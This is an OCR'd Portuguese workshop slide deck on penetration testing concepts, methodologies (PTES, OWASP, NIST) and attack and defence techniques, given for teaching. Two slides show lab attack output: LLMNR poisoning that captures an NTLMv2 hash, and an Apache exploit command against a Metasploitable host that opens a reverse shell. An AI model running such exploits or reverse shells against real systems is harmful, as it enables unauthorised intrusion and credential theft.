WTR
WORKSHOP
DE TECNOLOGIA DE REDES DO POP-RN
2022

28
JUL

# Testes de invasão: Conceitos e técnicas

Cristian Souza

https://cristian.sh

PoP-RN
Ponto de Presença da RNP no Rio Grande do Norte

RNP
ORGANIZAÇÃO SOCIAL DO MCTI

# whoami

## Cristian Souza

Consultor de cibersegurança, pesquisador e instrutor de cursos na área. Tem experiência em análise de malware, administração de sistemas e inteligência artificial. Possui projetos open-source focados em cyber security.

Website: https://cristian.sh
GitHub: https://github.com/cristianzsh

# Agenda

1. Introdução
2. Fases de um ataque
3. Vetores de ataques
4. Tríade CID
5. Tipos de pentest
6. Metodologias
7. Fases de um pentest
8. A importância do pentest
9. Técnicas de ataque
10. Técnicas defensivas

# Introdução

“Se você conhece o inimigo e conhece a si mesmo, não precisa temer o resultado de cem batalhas. Se você se conhece mas não conhece o inimigo, para cada vitória ganha sofrerá também uma derrota. Se você não conhece nem o inimigo e nem a si mesmo, perderá todas as batalhas.”

**Sun Tzu**


# Fases de um ataque

# Vetores de ataques


- Colaboradores sem treinamento ou conscientização sobre segurança da informação.
- Ataques de phishing.
- Ausência de uma boa política para definição de senhas.
- Ausência de um bom antivírus.
- Má gestão de *patches*.
- Entre outros.

# Tríade CID


# Tipos de pentest



- **Black-box:** Busca simular invasões externas reais. Nesse teste, o profissional não tem nenhuma informação previa sobre o ambiente.




- **White-box:** Nesse teste o profissional tem disponível todas as informações sobre o sistema alvo, como: endereços IP, logins, usuários e informações de arquitetura.



- **Gray-box:** Meio termo entre os anteriores. Nesse tipo de pentest o profissional tem informações parciais a respeito do sistema alvo.

# Tipos de pentest

Mas qual é o melhor?




# Metodologias

- Penetration Testing Execution Standard (PTES).
- NIST Special Publication 800-115.
- Open-Source Security Testing Methodology Manual (OSSTMM).
- Open Web Application Security (OWASP) Testing Guide.

# Metodologias

Penetration Testing Execution Standard (PTES).



# Fases de um pentest

1) **Preparação.**
   - Mapeamento dos objetivos do cliente a respeito do teste de intrusão.
2) **Definição do escopo.**
   - Definir o tipo de teste e seus parâmetros (e.g., ativos que serão testados, horário, servidores críticos).
3) **Coleta de informações.**
   - Busca e identificação de informações públicas sobre o cliente que possam ajudar no teste de invasão.
4) **Modelagem das ameaças.**
   - Avaliar se as informações coletadas podem expor ou permitir algum ataque a um sistema
5) **Análise de vulnerabilidades.**
   - Procurar por vulnerabilidades nos sistemas que possam ser exploradas.
   - Podemos contar com o apoio de uma ferramenta automatizada.
6) **Exploração.**
   - Fase de exploração das vulnerabilidades.
7) **Pós exploração.**
   - Descoberta de informações adicionais, movimentação lateral, obtenção de dados sensíveis.
8) **Relatório.**
   - Sintetizar as descobertas em uma linguagem acessível.

# A importância do pentest

- Identificar vulnerabilidades antecipadamente (antes de um cibercriminoso).
- Priorizar quais vulnerabilidades serão corrigidas primeiro.
- Reforçar a necessidade de adotar boas práticas de desenvolvimento e hardening de sistemas.
- Eliminar falsos positivos que uma simples análise de vulnerabilidades pode gerar.

# Técnicas de ataque

- **Malware:** Código malicioso criado com o objetivo de comprometer ao menos um dos pilares da segurança da informação.

- **Man-in-the-Middle:** Técnica computacional para interceptar dados.

- **Ataques a aplicações web:** SQL Injection, Cross-Site Scripting (XSS), Cross Site Request Forgery (SSRF), Remote File Inclusion (RFI), Local File Inclusion (LFI), entre outros.

- **Exploits públicos:** CVE Details, NIST NVD, Exploit Database.

# Técnicas de ataque

## Envenenamento LLMNR/NBT-NS:

```
[*] [LLMNR]  Poisoned answer sent to fe80::8484:8f83:9c95:6667 for name teste
[*] [LLMNR]  Poisoned answer sent to ::ffff:10.10.10.156 for name teste
[*] [LLMNR]  Poisoned answer sent to fe80::8484:8f83:9c95:6667 for name teste
[SMB] NTLMv2-SSP Client   : fe80::8484:8f83:9c95:6667
[SMB] NTLMv2-SSP Username : WIN7\cristian
[SMB] NTLMv2-SSP Hash     : cristian::WIN7:72cee030b69eeeda:C1CA9D2A101BC08C4646422A827BCB05:010100
000000000080CDF0AF9D94D80197AE935C156F642C0000000002000800360045004A00420001001E00570049004E002D004
E0059004F00320031004F0053004A0058004F004E0004003400570049004E002D004E0059004F00320031004F0053004A00
58004F004E002E00360045004A0042002E004C004F00430041004C0003001400360045004A0042002E004C004F004300410
04C0005001400360045004A0042002E004C004F00430041004C000700080080CDF0AF9D94D80106000400020000000800300
0030000000000000001000000002000008332695 49A253BAC2A9CA9EFC8C145CC0D935AD85ECC0C5DE160E892137A185E0
A001000000000000000000000000000000000900140063006900660073002F00740065007300740065000000000000000
000000000000
```

# Técnicas de ataque



## Exploração de servidor Apache vulnerável:

```
┌──(root💀kali)-[~]
└─# ./apache-magika --target 10.10.10.129 --port 80 --protocol http --reverse-ip 10.10.10.128 --
reverse-port 443
-== Apache Magika by Kingcope ==-
/cgi-bin/php
```

kali@kali: ~

File Actions Edit View Help

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:5
8:00 UTC 2008 i686 GNU/Linux
 11:29:55 up 58 min,  1 user,  load average: 0.00, 0.00, 0.0
0
USER     TTY      FROM              LOGIN@   IDLE   JCPU   P
CPU WHAT
root     pts/0    :0.0             10:31   58:38m  0.00s  0.
00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh-3.2$
```

# Técnicas de ataque

- **Social Engineering:** Convencer alguém através de recursos psicológicos a compartilhar informações relevantes ao atacante.


- **Eavesdropping**: Prática de interceptar conversas não autorizadas, podem ser escritas, gravadas ou vídeos.

- **Shoulder Surfing:** Coleta de informações através da observação. Por exemplo: nomes de usuários, senhas, pins.

- **Dumpster Diving:** Revirar o lixo, incluindo eletrônico.

# Técnicas de ataque

## The Social-Engineer Toolkit (SET):



# Técnicas defensivas

- **Firewalls:** iptables, PF, pfSense, ModSecurity.
- **Ferramentas de IDS e IPS:** Snort, PortSentry, Falcon, Zeek.
- **Data Loss Prevention:** Symantec, Forcepoint, Digital Guardian.
- **Hardening de sistemas.**
- **OWASP Top 10 Controles Proativos.**

# Obrigado!

**Testes de invasão: Conceitos e técnicas**

Cristian Souza

https://cristian.sh


APOIO REALIZAÇÃO

UFRN
PoP-RN Ponto de Presença da RNP no Rio Grande do Norte
RNP ORGANIZAÇÃO SOCIAL DO MCTI
MINISTÉRIO DO TURISMO
MINISTÉRIO DA DEFESA
MINISTÉRIO DA SAÚDE
MINISTÉRIO DAS COMUNICAÇÕES
MINISTÉRIO DA EDUCAÇÃO
MINISTÉRIO DA CIÊNCIA, TECNOLOGIA E INOVAÇÕES